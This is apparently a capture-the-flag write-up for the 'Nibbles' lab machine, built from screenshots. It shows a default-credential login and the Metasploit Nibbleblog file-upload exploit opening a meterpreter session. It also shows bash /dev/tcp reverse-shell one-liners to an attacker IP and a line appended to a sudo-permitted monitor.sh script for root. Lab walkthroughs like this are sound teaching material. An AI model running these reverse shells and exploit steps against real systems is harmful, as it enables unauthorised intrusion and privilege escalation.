
```
POST /nibbleblog/admin.php HTTP/1.1
Host: 10.129.157.37
Content-Length: 31
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.129.157.37
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/121.0.6167.85 Safari/537.36
X-Forwarded-By: 127.0.0.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/avif,image/webp,image/apng,*/*;q=0.8,appli
cation/signed-exchange;v=b3;q=0.7
Referer: http://10.129.157.37/nibbleblog/admin.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=f6en5nssr1cl8t596efnb8wr08
Connection: close

username=admin&password=nibbles
```

```
HTTP/1.1 302 Found
Date: Wed, 05 Jun 2024 14:24:13 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
 post-check=0, pre-check=0
Pragma: no-cache
Location:
/nibbleblog/admin.php?controller=dashboard&action=v
iew
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

Credential


admin // nibbles

```
https://www.exploit-db.com/exploits/38489
```




```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]                                    20:04:35 [27/29]
└─$ searchsploit -t nibbleblog 4.0.3
---------------------------------------------------------------------------------------------------
 Exploit Title
                                                                          |  Path
---------------------------------------------------------------------------------------------------
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)
                                                                          | php/remote/38489.rb
---------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

```
https://www.rapid7.com/db/modules/exploit/multi/http/nibbleblog_file_upload/
```




```
msf6 > search exploit nibbleblog

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability
```


Initial Foothold




```
msf6 > search exploit nibbleblog

Matching Modules
================

   #  Name                                       Disclosure Date  Rank       Check  Description
   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability
```




```
msf6 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   nibbles          yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     10.129.157.37    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                         cs/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /nibbleblog/     yes       The base path to the web application
   USERNAME   admin            yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.14.77      yes       The listen address (an interface may be specified)
   LPORT  4455             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Nibbleblog 4.0.3
```




```
msf6 exploit(multi/http/nibbleblog_file_upload) > check
[*] 10.129.157.37:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/nibbleblog_file_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.77:4455
[*] Sending stage (39927 bytes) to 10.129.157.37
[+] Deleted image.php
[*] Meterpreter session 2 opened (10.10.14.77:4455 → 10.129.157.37:45592) at 2024-06-05 20:22:47 +0530

meterpreter > getuid
Server username: nibbler
meterpreter > hostname
```



```
meterpreter > ls
sh: 0: getcwd() failed: No such file or directory
Listing: /home/nibbler
======================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  0     fil   2017-12-29 15:59:56 +0530  .bash_history
040775/rwxrwxr-x  4096  dir   2017-12-11 08:34:04 +0530  .nano
100400/r--------  1855  fil   2017-12-11 08:37:21 +0530  personal.zip
100400/r--------  33    fil   2021-03-12 21:15:55 +0530  user.txt
```




```
meterpreter > download user.txt ~/CTF-Challenges/Nibbles/
sh: 0: getcwd() failed: No such file or directory
[*] Downloading: user.txt → /home/nathan/CTF-Challenges/Nibbles/user.txt
[*] Downloaded 33.00 B of 33.00 B (100.0%): user.txt → /home/nathan/CTF-Challenges/Nibbles/user.txt
[*] Completed  : user.txt → /home/nathan/CTF-Challenges/Nibbles/user.txt
meterpreter > download personal.zip ~/CTF-Challenges/Nibbles/
sh: 0: getcwd() failed: No such file or directory
[*] Downloading: personal.zip → /home/nathan/CTF-Challenges/Nibbles/personal.zip
[*] Downloaded 1.81 KiB of 1.81 KiB (100.0%): personal.zip → /home/nathan/CTF-Challenges/Nibbles/personal.zip
[*] Completed  : personal.zip → /home/nathan/CTF-Challenges/Nibbles/personal.zip
```




```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ cat user.txt
79c03865431abf47b90ef24b9695e148
```

Privilege Escalation




```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh

┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ ll
total 7
drwxrwxrwx 1 root root    0 Jun  5 18:34 Evidences
drwxrwxrwx 1 root root 4096 Jun  5 20:24 Logs
drwxrwxrwx 1 root root    0 Jun  5 18:34 Scans
drwxrwxrwx 1 root root    0 Jun  5 18:34 Scope
drwxrwxrwx 1 root root    0 Jun  5 18:34 Server
drwxrwxrwx 1 root root    0 Jun  5 18:34 Tools
drwxrwxrwx 1 root root    0 Dec 11  2017 personal
-rwxrwxrwx 1 root root 1855 Dec 11  2017 personal.zip
-rwxrwxrwx 1 root root   14 Jun  5 18:37 scope.txt
-rwxrwxrwx 1 root root   33 Mar 12  2021 user.txt
```




```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ cd personal

┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles/personal]
└─$ ll
total 0
drwxrwxrwx 1 root root 0 Dec 11  2017 stuff

┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles/personal]
└─$ cd stuff

┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles/personal/stuff]
└─$ ll
total 4
-rwxrwxrwx 1 root root 4015 May  8  2015 monitor.sh
```

monitor.sh file had sudo NOPASSWD permission. So we could execute this file with any user without giving the password.




```
meterpreter > shell
sh: 0: getcwd() failed: No such file or directory
Process 1742 created.
Channel 5 created.
whoami
nibbler
```

```
nc -nvlp 1337
```




```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ nc -nvlp 1337
listening on [any] 1337 ...
```


```
bash -c 'bash -i >& /dev/tcp/10.10.14.77/1337 0>&1'
```



```
nibbler@Nibbles:/home/nibbler$ which bash
which bash
/bin/bash
nibbler@Nibbles:/home/nibbler$ bash -c 'bash -i >& /dev/tcp/10.10.14.77/1337 0>&1'
<er$ bash -c 'bash -i >& /dev/tcp/10.10.14.77/1337 0>&1'
```




```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.14.77] from (UNKNOWN) [10.129.157.37] 39538
nibbler@Nibbles:/home/nibbler$

nibbler@Nibbles:/home/nibbler$ whoami
whoami
nibbler
nibbler@Nibbles:/home/nibbler$
```




```
┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ nc -nvlp 1337
listening on [any] 1337 ...
connect to [10.10.14.77] from (UNKNOWN) [10.129.157.37] 39550
bash: cannot set terminal process group (1270): Inappropriate ioctl for device
bash: no job control in this shell
nibbler@Nibbles:/home/nibbler$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<er$ python3 -c 'import pty; pty.spawn("/bin/bash")'
nibbler@Nibbles:/home/nibbler$ ^Z
zsh: suspended  nc -nvlp 1337

┌──(nathan㉿BADRAM)-[~/CTF-Challenges/Nibbles]
└─$ stty raw -echo;fg
[1]  + continued  nc -nvlp 1337

nibbler@Nibbles:/home/nibbler$ export TERM=xterm-256color
nibbler@Nibbles:/home/nibbler$ stty rows 65 columns 119
```

```
echo "bash -c 'bash -i >& /dev/tcp/10.10.14.77/1234 0>&1'" | tee -a
monitor.sh
```



